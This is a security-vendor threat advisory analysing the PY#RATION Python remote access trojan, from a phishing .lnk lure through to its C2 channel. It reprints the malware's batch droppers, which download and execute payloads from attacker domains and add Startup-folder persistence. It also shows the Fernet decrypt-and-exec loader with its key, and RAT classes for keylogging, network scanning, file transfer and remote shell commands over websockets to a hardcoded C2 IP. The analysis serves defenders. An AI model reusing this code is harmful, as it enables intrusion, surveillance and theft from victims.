

Securonix Security Advisory: Python-Based PY#RATION Attack Campaign Leverages Fernet Encryption and Websockets to Avoid Detection

[X securonix.com/blog/security-advisory-python-based-pyration-attack-campaign/](https://securonix.com/blog/security-advisory-python-based-pyration-attack-campaign/)



Blog

Threat Research

By Securonix Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

```
if os.name == 'nt':
    import win32crypt, pythoncom
    pythoncom.CoInitialize()
    from windows_tools import antivirus
    try:
        installed_antivirus = antivirus.get_installed_antivirus_software()
    except Exception as e:
        try:
            installed_antivirus = None
        finally:
            e = None
            del e
    else:
        if not installed_antivirus:
            installed_antivirus = []
    from Cryptodome.Cipher import AES
    import shutil
    from getmac import get_mac_address as gma
    import pyperclip
    code_plain = b'gAAAAABjYY-uchybqLUVnZlIPLhy4SPUX2LRg9U1xpb2eUfJERwnlUaUAC
    QIShPpj_juuQmg9lSbnex0qREU4SnXIZtbrnKMsB4LLrVP9KFW5a6qzF_c8-
    bxSDLrRZXjQ2cHoofaRgpIrsnv2YtIBIU_2rE8fVhngBPUOVcx6-0JqFyLhKZjIx9MhJlF4x7N
    UcBT8muIEDVl2LYKRw0lqA4fmVHe2h-ysAUB-
    OpjeDuCLRTfK6nCY4QlIKgwBmLMHH_lwZGqe7h2RaQDfTShayHVMod6cPvI_CyoYZ0y45ySqm
    n5NLrVITospfD8_RndfSu3vZ05u9Vr74Ic9NBju0ChMgh4YXhchwtjldidv24HUCUSXgRmkobV
    hmINPbXYnkPqJRwjVekN7u0lZlhj8KIqmI0Rbc-0M7e-
```

Figure 1: PY#RATION payload

Introduction

The Securonix Threat Research Team has identified a new Python-based attack campaign (tracked by Securonix as PY#RATION) in the wild. The malware exhibits remote access trojan (RAT) behavior, allowing for control of and persistence on the affected host. As with other RATs, PY#RATION possesses a whole host of features and capabilities, including data exfiltration and keylogging. What makes this malware particularly unique is its utilization of websockets for both command and control (C2) communication and exfiltration as well as how it evades detection from antivirus and network security measures.

The use of Python for malicious purposes is increasing, and is noteworthy for its similarities to Go-based malware, as demonstrated by the [GO#WEBBFUSCATOR](#) attack campaign we covered previously. To illustrate, malicious code can be compiled and “packed” into an executable requiring no outside code or library dependencies, making cross-platform support possible. Creating Python executables in Windows can be trivial and requires only the knowledge of a few existing tools such as [Py2exe](#) or [auto-py-to-exe](#), for example.

In this case, starting in August 2022, we identified malicious payload samples associated with this attack campaign containing v1.0 in the code. Today our latest identified payload sample contains v1.6.0 meaning the malicious payloads used by the attackers as part of this campaign went through several enhancement interactions and are still under development. It is also apparent that new features and anti-evasion techniques have since been introduced into the later versions.

Technical analysis: initial compromise

Initial infection of PY#RATION begins with a phishing email containing a malicious attachment .zip file, documents.zip in our case for v1.6.0. The zip file is password protected. Since we didn’t have access to the body of the email, after some brute forcing the password “1988” was discovered. Typically this password would have been found in the body of the email.

Contained inside the zip file are two shortcut (.lnk) files that reference two corresponding files located on a remote C2 server, front.jpg(.lnk) and back.jpg(.lnk). The shortcuts appear as an image icon with a link to add validity to the lure. When the shortcut is executed, the remote server is contacted to download two additional files to the user’s temp directory.




Figure 1a: Observed PY#RATION attack chain

Stage 1: .LNK shortcut file execution

Code execution begins similarly to most phishing-based malware we see today. Once the zip file is extracted, the user is presented with two convincing .lnk files disguised as the two .jpg files. When executed by the user a front and back image of a seemingly valid UK driver's license is displayed along with the malicious code.



Figure 2: v1.0 shortcut .lnk lure files front.jpg (left) and back.jpg (right) [PII removed]

The lure files are presented to the user upon executing the corresponding shortcut (.lnk) files in addition to the malicious code front.bat and back.bat as seen in the figure below. We'll dive into the contents of the .bat files further down. In any malware scenario, the purpose of the lure files is simply to present the victim user with an expected result in an attempt not to arouse suspicion.



Figure 3: v1.0 shortcut .lnk files

Each .lnk file downloads the .txt files. The files are then renamed to .bat files and then executed.

front.jpg.lnk – hxxps://install.realproheros[.]com/front.txt

back.jpg.lnk – hxxps://install.realproheros[.]com/back.txt

This brings us into stage 2 of the initial infection. Malicious VB script is then echoed into another file, “c.txt” in our case. Wscript.exe is then called to execute the newly built file as seen in figure 4 below.


```
front.jpg.Ink File Contents
..\..\Windows\System32\cmd.exe
/k del %tmp%\45b8f95j17.txt & del %tmp%\45b8f95j17.bat & curl https://
//pastebin.com/raw/Mb7zPnML > %tmp%\45b8f95j17.txt && rename %tmp%\
45b8f95j17.txt 45b8f95j17.bat && cmd /c %tmp%\45b8f95j17.bat

45b8f95j17.bat File Contents
@echo off
echo CreateObject^("Wscript.Shell").Run ^& WScript.Arguments^(0^) ^& ,
0, False > "%tmp%/inv.vbs"
(echo if not exist "%tmp%/document.jpg" ^( curl -k "
https://files.secureway.fun/fox_details.txt" -o "%tmp%/document.jpg"
^ ) & echo "%tmp%/document.jpg") > "%tmp%/settings.bat"
(echo curl -k "https://login.secureway.fun/?_stage=c" -o "%tmp%/c.bat" &
echo call "%tmp%/c.bat") > "%tmp%/b.bat"
wscript.exe "%tmp%/inv.vbs" "%tmp%/settings.bat"
wscript.exe "%tmp%/inv.vbs" "%tmp%/b.bat"
del %tmp%\{randomBat}.bat
```

Figure 5: v1.6.0 front.jpg.Ink and front.bat

Stage2: Batch file execution

When we take a look at the contents of the “c.bat” files, things start to get very interesting which leads us into stage 2 of the initial compromise chain. Below is a screenshot of the v1.0 sample we identified last year.


```
echo CreateObject^("Wscript.Shell"^).Run "***** ^& WScript.Arguments^(0^) ^& *****",  
0, False
```

The executable "ctask.exe" is once again executed using the parameters "movepath 25746d70252f436f7274616e61 256c6f63616c6170706461746125" which when decoded from hex becomes "%tmp%/Cortana" and "%localappdata%"

Persistence is established by dropping CortanaAssist.bat into the local user's startup directory "%appdata%/Microsoft/Windows/Start Menu/Programs/Startup/CortanaAssist.bat" This will cause it to execute every time the user starts their workstation.

Examining version 1.6.0, the end goal is essentially the same. Interestingly enough, as you can see at the end of almost every primary action, there is some error checking which sends a status probe back to the attacker indicating the script's progress.

hxxps://api.safeit[.]com/install/log?error=[error_message]

The domain used here is rather interesting. The site safeit.com is a legitimate website that has been in existence since the 90's which offers secure file deletion products. The subdomain api.safeit[.]com appears to have been very short lived. Its purpose as well as its relation to the attackers behind the malware remains unknown.

```
@echo on  
mkdir "%tmp%\Cortana" || curl -k "https://api.safeit.com/install/log?error=couldnt create tmp cortana"  
attrib +h "%tmp%\Cortana" || curl -k "https://api.safeit.com/install/log?error=couldnt create tmp cortana attrib"  
mkdir "%tmp%\Cortana\setup" || curl -k "https://api.safeit.com/install/log?error=couldnt create tmp cortana_setup"  
{  
  echo @echo on  
  echo "start"  
  echo echo start  
  echo tasklist | find "CortanaAssistance.exe" |> nul  
  echo if not exist "%localappdata%\Cortana\CortanaAssistance.exe" {  
    echo if not exist "%localappdata%\Cortana\setup\unrar.exe" {  
      echo curl -k "https://files.secureway.fun/unrar.txt" -o "%tmp%\unrar.txt" |> nul  
      echo curl -k "https://api.safeit.com/install/log?error=couldnt_download_unrar"  
      echo move /y "%tmp%\unrar.txt" "%localappdata%\Cortana\setup\  
      echo certutil -decode "%localappdata%\Cortana\setup\unrar.txt" "%localappdata%\Cortana\setup\unrar.exe" |> nul  
      echo curl -k "https://api.safeit.com/install/log?error=couldnt_delete_unrar"  
      echo "}"  
      echo if exist "%localappdata%\Cortana\setup\unrar.exe" {  
        echo curl -k "https://files.secureway.fun/assist.rar" -o "%localappdata%\Cortana\setup\assist.rar" |> nul  
        echo curl -k "https://api.safeit.com/install/log?error=couldnt_unrar_cortana" -p02022 -y |> nul  
        echo goto alternate  
      echo "}"  
      echo "}" else {  
        echo goto alternate  
      echo "}"  
      echo "}"  
      echo if not exist "%localappdata%\Cortana\CortanaAssistance.exe" {  
        echo "alternate"  
        echo curl -k "https://files.secureway.fun/CortanaAssistance.txt" -o "%tmp%\CortanaAssistance.txt"  
        echo move /y "%tmp%\CortanaAssistance.txt" "%localappdata%\Cortana  
        echo rename "%localappdata%\Cortana\CortanaAssistance.txt" CortanaAssistance.exe  
      echo "}"  
      echo tasklist | find "CortanaAssistance.exe" |> nul  
      echo "}"  
      echo timeout 300  
      echo goto start  
    } > "%tmp%\Cortana\CortanaDefault.bat" || curl -k "https://api.safeit.com/install/log?error=couldnt_save_cortana_default"  
    if not exist "%tmp%\Cortana\setup\unrar.txt" {  
      curl -k "https://files.secureway.fun/unrar.txt" -o "%tmp%\Cortana\setup\unrar.txt" || curl -k "https://api.safeit.com/install/log?error=unrar_download"  
    }  
    certutil -decode "%tmp%\Cortana\setup\unrar.txt" "%tmp%\Cortana\setup\unrar.exe" || curl -k "https://api.safeit.com/install/log?error=creating_unrar"  
    del "%tmp%\Cortana\setup\unrar.txt"  
    echo CreateObject("Wscript.Shell").Run "***** & WScript.Arguments^(0) *****", 0, False > "%tmp%\Cortana\inv.vbs"  
    xcopy /H /S /E /V /K /I "%tmp%\Cortana" "%localappdata%\Cortana" || curl -k "https://api.safeit.com/install/log?error=couldnt_copy_cortana"  
    del "%tmp%\Cortana /S /E & mkdir "%tmp%\Cortana /S |> nul  
    curl -k "https://api.safeit.com/install/log?error=couldnt_remove_tmp_cortana"  
    attrib +h "%localappdata%\Cortana" || curl -k "https://api.safeit.com/install/log?error=couldnt_set_cortana_attrib"  
    echo wscript.exe "%localappdata%\Cortana\inv.vbs" "%localappdata%\Cortana\CortanaDefault.bat" > "%appdata%\Microsoft/Windows/Start Menu/Programs/Startup/CortanaAssist.bat"  
    cmd /c "%localappdata%\Cortana\CortanaDefault.bat" |> nul  
    curl -k "https://api.safeit.com/install/log?error=couldnt_call_cortana_default"  
  }  
}
```

Figure 7: v1.6.0 c.bat contents

In the case of each file version the main goal is to download and extract a binary payload through a series of bat files. The payload is rather interesting and functions as a Python-based RAT. We'll dig into this in the next section.

Analysis: Python Binary CortanaAssistance.exe

As we briefly touched on earlier, it's possible to pack an executable using automated tools that take Python code and convert it to an all-in-one Windows executable. This can easily be done using automated tools such as [pyinstaller](#) or [py2exe](#). This Python-packed binary will contain all the required Python libraries needed for the original code to execute properly on any Windows system. The side effect is that the binary file ends up being quite large.

The v1.0 binary file “CortanaAssistance.exe” is a 32-bit executable and is on the larger size standing at just over 14MB. Version 1.6.0 is much larger at just over 32MB. Both were packed using Python v3.10.0.

```
$ peframe CortanaAssistance.exe

-----
File Information (time: 0:00:30.443444)
-----
filename           CortanaAssistance.exe
filetype            PE32 executable (console) Intel 80386, for MS Windows
filesize            14029073
hash sha256         bba407734a2567c7e22e443ee5cc1b3a5780c9dd44c79b4a94d514449b0fd39a
virustotal          /
imagebase           0x400000
entrypoint          0x99a0
imphash             8b72d7f075b0a8f57a432556bd1a4873
datetime            2022-07-26 19:40:43
dll                 False
directories          import, tls, resources, relocations
sections            .data, .text *, .rdata *, .rsrc *, .reloc *
features            mutex, antidebug, packer, crypto
```

Figure 8: PE binary information for CortanaAssistance.exe

As the binary is a Py2exe packed executable, we can extract the file's contents using a tool like [pyinstxtractor](#) into another directory to examine it. As seen in figure 9 below, this mostly contains Python library files. What interests us, however, is the main function, “main.pyc” which contains the compiled Python bytecode of the original script.

```

$ ll
total 21556
drwxrwxr-x 19 lab lab 4096 Aug 15 11:42 ./
drwxrwxr-x 8 lab lab 4096 Sep 12 09:26 ../
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 altgraph-0.17.2.dist-info/
-rw-rw-r-- 1 lab lab 56336 Aug 15 11:14 _asyncio.pyd
-rw-rw-r-- 1 lab lab 795019 Aug 15 11:14 base_library.zip
-rw-rw-r-- 1 lab lab 78352 Aug 15 11:14 _bz2.pyd
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 certifi/
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 cffi-1.15.1.dist-info/
-rw-rw-r-- 1 lab lab 155136 Aug 15 11:14 _cffi_backend.cp38-win32.pyd
-rw-rw-r-- 1 lab lab 116240 Aug 15 11:14 _ctypes.pyd
-rw-rw-r-- 1 lab lab 227344 Aug 15 11:14 _decimal.pyd
drwxrwxr-x 4 lab lab 4096 Aug 15 11:14 gevent/
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 gevent-21.12.0.dist-info/
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 greenlet/
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 greenlet-1.1.2.dist-info/
-rw-rw-r-- 1 lab lab 37904 Aug 15 11:14 _hashlib.pyd
-rw-rw-r-- 1 lab lab 2228256 Aug 15 11:14 libcrypto-1.1.dll
-rw-rw-r-- 1 lab lab 29208 Aug 15 11:14 libffi-7.dll
-rw-rw-r-- 1 lab lab 537632 Aug 15 11:14 libssl-1.1.dll
-rw-rw-r-- 1 lab lab 158224 Aug 15 11:14 lzma.pyd
-rw-rw-r-- 1 lab lab 11091 Aug 15 11:14 main.pyc
-rw-rw-r-- 1 lab lab 5052184 Aug 15 11:14 mfc140u.dll
-rw-rw-r-- 1 lab lab 450024 Aug 15 11:14 MSVCP140.dll
-rw-rw-r-- 1 lab lab 25616 Aug 15 11:14 _multiprocessing.pyd
-rw-rw-r-- 1 lab lab 38928 Aug 15 11:14 _overlapped.pyd
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 PIL/
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 pip-20.2.1.dist-info/
-rw-rw-r-- 1 lab lab 107641 Aug 15 11:42 py_cdas.txt
drwxrwxr-x 2 lab lab 4096 Aug 15 11:14 pycparser-2.21.dist-info/
-rw-rw-r-- 1 lab lab 167440 Aug 15 11:14 pyexpat.pyd
-rw-rw-r-- 1 lab lab 1388 Aug 15 11:14 pyiboot01_bootstrap.pyc
-rw-rw-r-- 1 lab lab 1728 Aug 15 11:14 pyimod01_os_path.pyc
-rw-rw-r-- 1 lab lab 9001 Aug 15 11:14 pyimod02_archive.pyc

```

Figure 9: CortanaAssistance.exe extracted contents

Using a Python decompiler, main.pyc can be decompiled into its original Python code. The original Python script was compiled in Python version 3.10.0. By analyzing the original code we get a better understanding as to the capabilities of the malware.

Python code: v1.0 vs 1.6.0

The difference between the two versions is quite staggering. With about 1000 lines of code added in v1.6.0 as compared to our original discovered sample, it's overall quite telling that this particular Python RAT is still under development.

The 1.6.0 version's main Python code was also hidden behind a trivial layer of fernet, an implementation which is part of a recipe from the Python *cryptology* package that can be used to encrypt and authenticate data. This helps attackers reduce the ability for AV detections to trigger on anything malicious as it masked many easily identifiable strings compared to v1.0 of the binary.

```
from future import annotations
from cryptography.fernet import Fernet
import base64, subprocess, socketio, struct, socket
from enum import Enum
import requests
from time import sleep
from PIL import ImageGrab
import ctypes as ct
from base64 import b64decode
from configparser import ConfigParser
from typing import Optional, Iterator, Any
from random import randint
from datetime import datetime, timedelta
from pynput.keyboard import Listener
import platform, os, re, sys, json, base64, sqlite3
if os.name == 'nt':
    import win32crypt, pythoncom
    pythoncom.CoInitialize()
    from windows_tools import antivirus
    try:
        installed_antivirus = antivirus.get_installed_antivirus_software()
    except Exception as e:
        try:
            installed_antivirus = None
        finally:
            e = None
            del e
    else:
        if not installed_antivirus:
            installed_antivirus = []
from Cryptodome.Cipher import AES
import shutil
from getmac import get_mac_address as gma
import pyperclip
code_plain = b'gAAAAABjYY-uchYbqlDvn2TIPLThy4sPQxzLRg90ixp6zeUrJERwnl0auACcnJKChwGa2UPZptLYnX0kuZQctS5ffkP7HTUxwUGnwJ8IwR-QiShPpj
fernet_encryption = Fernet(b'9Irq2Ub8f0iT9LANYjA13-DhQahVwxTbjhtTINQWncI=')
decrypted_message = fernet_encryption.decrypt(code_plain)
exec(decrypted_message)
```

Figure 10: v1.6.0 main.py showing fernet encryption

The original source code is decrypted and executed as seen in the figure above.

Once decrypted the later version also features much cleaner code with formal comment blocks at each function or class which clearly describe its intended purpose. Because of this, it is easy to conclude that this RAT is being sold, though at the time of writing we are not able to confirm this or identify its original origin.

Next, let's dive into several interesting classes contained within the Python RAT's source code.

Python code: app class

Both analyzed versions of the original Python code contain a class "app" which handles basic configuration parameters such as IP and port information. They're both configured to the same IP address 169.[.]239.129.108 and port 5555 which downloads and reads in a configuration file "/client/config" It's quite surprising that the same IP was used over a four-month period and is still active at the time of writing.

```

class App:
    VERSION = '1.0'
    BASE_URL = 'http://169.239.129.108:5555'
    KEYLOG_SECONDS_TO_SEND = 8
    KEYLOG_SECONDS_TO_LOOP_SLEEP = 60
    SC_SHOTS_SENDING_IN_SECONDS = 600
    SIO_INSTANCE = None
    KEYLOG_BUFFER_SIZE = 603366

    @classmethod
    def get_config_from_server(cls):
        """
        Get client config from server.
        """
        try:
            res = requests.get(f'{cls.BASE_URL}/client/config')
        except Exception as e:
            try:
                return
            finally:
                e = None
                del e
        else:
            if res.status_code != 200:
                return
            res_json = res.json()
            cls.update(data=res_json)

class App:
    VERSION = "1.6.0"
    BASE_URL = "http://169.239.129.108:5555"
    KEYLOG_SECONDS_TO_SEND = 60
    KEYLOG_SECONDS_TO_LOOP_SLEEP = 60
    SC_SHOTS_SENDING_IN_SECONDS = 60 * 10
    SIO_INSTANCE = None
    KEYLOG_BUFFER_SIZE = 603366 # like website :)
    IDENTITY = get_unique_identity()
    IN_NETWORK_SCAN = False

    @classmethod
    def get_config_from_server(cls):
        """
        # Get client config from server.
        """
        try:
            res = requests.get(f'{cls.BASE_URL}/client/config', headers={'identity': App.IDENTITY})
        except Exception as e: # for network errors or SSL.
            return
        if res.status_code != 200:
            return
        res_json = res.json()
        cls.update(data=res_json)

```

Figure 11: main.py containing class app and connection strings

The later version adds some sessioning capabilities which leverage the function `get_unique_identity()` which consists of the target host's MAC address and user name. The configuration parameter `IN_NETWORK_SCAN` is also new and makes use of the Python class `NetworkScanner`, which as its name suggests, attempts to probe the surrounding network for IPs and ports.

Python code: NetworkScanner class

Unique to v1.6.0, this enables the Python RAT with added network enumeration capabilities over prior versions. The class has a few tunable configuration parameters which define port ranges, batch size, and sleep time.

```
class NetworkScanner:
    DEFAULT_PORT_MIN = 1
    DEFAULT_PORT_MAX = 6000
    IP_BATCH = 5
    PORT_BATCH = 10
    BATCH_SLEEP_TIME = 0.3

    def __init__(self, ip: str, ports_range: str):
        """
        # ip could be specific ip or 10.0.0.0 for the whole network.
        # port_range should be in this format -> "1-1000"
        """
        self.ip = ip
        self.PORT_MIN, self.PORT_MAX = self.get_port_range(range=ports_range)
        self.is_specific_host_scan = bool(ip) and ip.split(".")[1] != "0"
        self.network_status = {
            "network": ip if self.is_specific_host_scan else self.network + "0",
            "hosts": {}
        }
        print(self.ip)

    def get_port_range(self, range_: str) -> tuple:
        try:
            _min, _max = range_.split("-")
            _min, _max = int(_min.strip()), int(_max.strip())
        except:
            return self.DEFAULT_PORT_MIN, self.DEFAULT_PORT_MAX
        else:
            _min = _min if self.DEFAULT_PORT_MIN <= _min < self.DEFAULT_PORT_MAX else self.DEFAULT_PORT_MIN
            _max = _max if self.DEFAULT_PORT_MIN < _max <= self.DEFAULT_PORT_MAX else self.DEFAULT_PORT_MAX
            return _min, _max

    @property
    def network(self) -> str:
        return ".".join(self.ip.split(".")[:-1]) + "."

    def scan_the_network(self):
```

Figure 12: main.py showing class NetworkScanner

Python code: actions class

The “actions” class gives the attacker the ability to transfer files from host to C2 or vice versa. The code block was almost identical between the two versions, other than the addition of the unique identity added to the headers in v1.6.0.

```
class Actions:
    @staticmethod
    def pull_file_http(data: dict) -> None:
        """
        in pull action, data should contain file that contain the file name
        """
        base_url = f"{App.BASE_URL}/static/downloads/"
        r = requests.get(f"{base_url}{data.get('file')}")
        if r.status_code != 200:
            return
        filename = r.url.split('/')[-1]
        with open(f"./{filename}", 'wb') as f:
            f.write(r.content)

    @staticmethod
    def save_file_from_socket(data: dict) -> None:
        """
        in pull action, data should contain file that contain the file name.
        """
        print(f"write binary file -> {data.get('file')}")
        with open(f"./{data.get('file')}", 'wb') as f:
            f.write(data.get('file_data'))

    @staticmethod
    def made_requests(data) -> None:
        """
        made chosen request http/s request
        """
        headers, url, method = data.get('headers'), data.get('url'), data.get('method', '').lower()
        payload = data.get('payload')
        if not url or method not in allowed_methods:
            return
        res = request(url=url, method=method, headers=headers, payload=payload)
        if not res:
            return
        body = res.text
        file_name = str(datetime.now())
```

Figure 13: main.py with actions class v1.0

Python code: KeyRecorder class

The not-so-subtle “KeyRecorder” class does just as the name suggests — it acts as a keylogger that lets the attacker record the victim’s keystrokes once infection has fully taken place. Other than some slight code variations and trimming, the classes between the two identified versions were functionally the same.

```

class KeyRecorder:
    def __init__(self):
        self.recorder = ''
        self.last_time_key_pressed = datetime.now()
        self.thread = None

    def on_press(self, key):
        self.last_time_key_pressed = datetime.now()
        if getattr(key, 'char', None):
            self.recorder += key.char
        else:
            if getattr(key, 'name', None):
                self.recorder += f"|{key.name}|"

    @property
    def buffer_is_bigger_than_threshold(self):
        """
        check if recorder is bigger then buffer_threshold.
        """
        return len(self.recorder) > App.KEYLOG_BUFFER_SIZE

    @property
    def report_threshold_time(self):
        return datetime.now() - timedelta(seconds=(App.KEYLOG_SECONDS_TO_SEND))

    @property
    def is_time_for_to_report(self) -> bool:
        """
        return True if it is the time to send recorder to server, else False
        it will return true if there is some data to send and time passed the threshold_time
        """
        return self.recorder and self.last_time_key_pressed < self.report_threshold_time

    def clear_recorder(self):
        """
        Clear recorder string
        """

```

Figure 14: main.py showing KeyRecorder class v1.0

The malware features several more classes that allow for additional functionality such as the “Command” class. This allows the attacker to interact with the system by issuing shell commands. Other classes allow for general enumeration which provides system information and antivirus protection status.

Python code: other classes and functions

After analyzing the source code, we can determine that the PY#RATION malware contains the following additional functionalities:

- Host enumeration
- System shell commands
- Download/upload files
- Password/cookie extraction from browser stores
- NSSProxy functionality
- System enumeration
- Clipboard stealer
- Antivirus detection/enumeration


Analysis: C2 communication and infrastructure

Another aspect which makes this malware unique is the fact that it leverages websockets to establish C2 communication back to the attacker’s server.

The WebSocket protocol works over a single TCP connection, but unlike HTTP or HTTPS it uses an API standard which upgrades the HTTP connection. The upgraded connection will typically work over port 80 or 443. However once the connection has been upgraded, WebSockets can enable streams of messages using full-duplex communication, which is currently not available over a standard HTTP or HTTPS connection.

Using WebSockets for C2 communication is less common as it requires much more time to configure the remote C2 server than with other, more common methods.

The PY#RATION malware leverages Python's built in Socket.IO framework which provides features to both client and server WebSocket communication.



```
App.SIO_INSTANCE = socketio.Client()

@App.SIO_INSTANCE.event
def message(data):
    print('I received a message!')

@App.SIO_INSTANCE.event
def connect():
    print("I'm connected!")

@App.SIO_INSTANCE.on('command')
def on_command(data: dict):
    """
    Data: dict in this format -> {'hi': < cmd command, str >, 'id': < command_id, int >}
    """
    print(f'I received a message! {data}')
    command = data.get('hi')
    id = data.get('id')
    if not command:
        return
    if command == 'what is my version':
        App.SIO_INSTANCE.emit('response', {'result': f"my version is - {App.VERSION}", 'id': id})
        return
    try:
        result = subprocess.check_output(command, stderr=subprocess.STDOUT, shell=True)
    except Exception as e:
        try:
            result = str(e).encode()
        finally:
            e = None
            del e
    else:
        if len(result) == 0:
            result = 'OK'.encode()
        else:
```

Figure 15: Socket.IO and WebSockets C2

Surprisingly enough, only a single IP address was identified throughout the total attack chain for C2 ("169.[.]239.129.108") was used by the attackers. Again, from v1.0 back in August to v1.6.0 found in this month's sample, the sole IP remained the same and is still online at the time of writing.

Today, the IP address scores a surprisingly well 0/106 blacklist score on IPVOID, meaning that this particular campaign has gone undetected for quite some time.

Further analysis: post exploitation bonus round

After executing the 1.0 version of the malware, the attackers downloaded an additional executable, “one.exe” which they then used to execute commands. The executable was also a Python packed .exe file, which allowed for code execution. The file was downloaded by the attackers using curl with the following command:

curl.exe “hxxps://install[.]realproheros.com/one.rar”

The contents were extracted and one.exe was executed along with given parameters:

Process	CommandLine
cmd.exe	c:\windows\system32\cmd.exe /c “”%%tmp%%/one.exe” driver=chrome”
one.exe	“c:\users\jalston\appdata\local\temp\one.exe” driver=chrome
one.exe	“c:\users\jalston\appdata\local\temp\one.exe” driver=chrome

The file contained an embedded Python code file called “one_encrypted.pyc”. When decoded using the same methods in the previous executable, a large encrypted string encrypted with Fernet was presented. This same technique was also present in the v1.6.0 main.py Python code found within the binary.

```

import sys, time, re, subprocess
#from selenium.webdriver.common.by import By
#from selenium.webdriver.common.action_chains import ActionChains
#from selenium.webdriver.common.keys import Keys
#import json, pyexpat, http.client, socket, datetime, os, requests, psutil
#from seleniumwire import webdriver
import decode
#from webdriver_manager.chrome import ChromeDriverManager
#from selenium.webdriver.chrome.options import Options
#from selenium.webdriver.remote.command import Command
import Fernet
import base64, win32crypt
import AES
import shutil, sqlite3
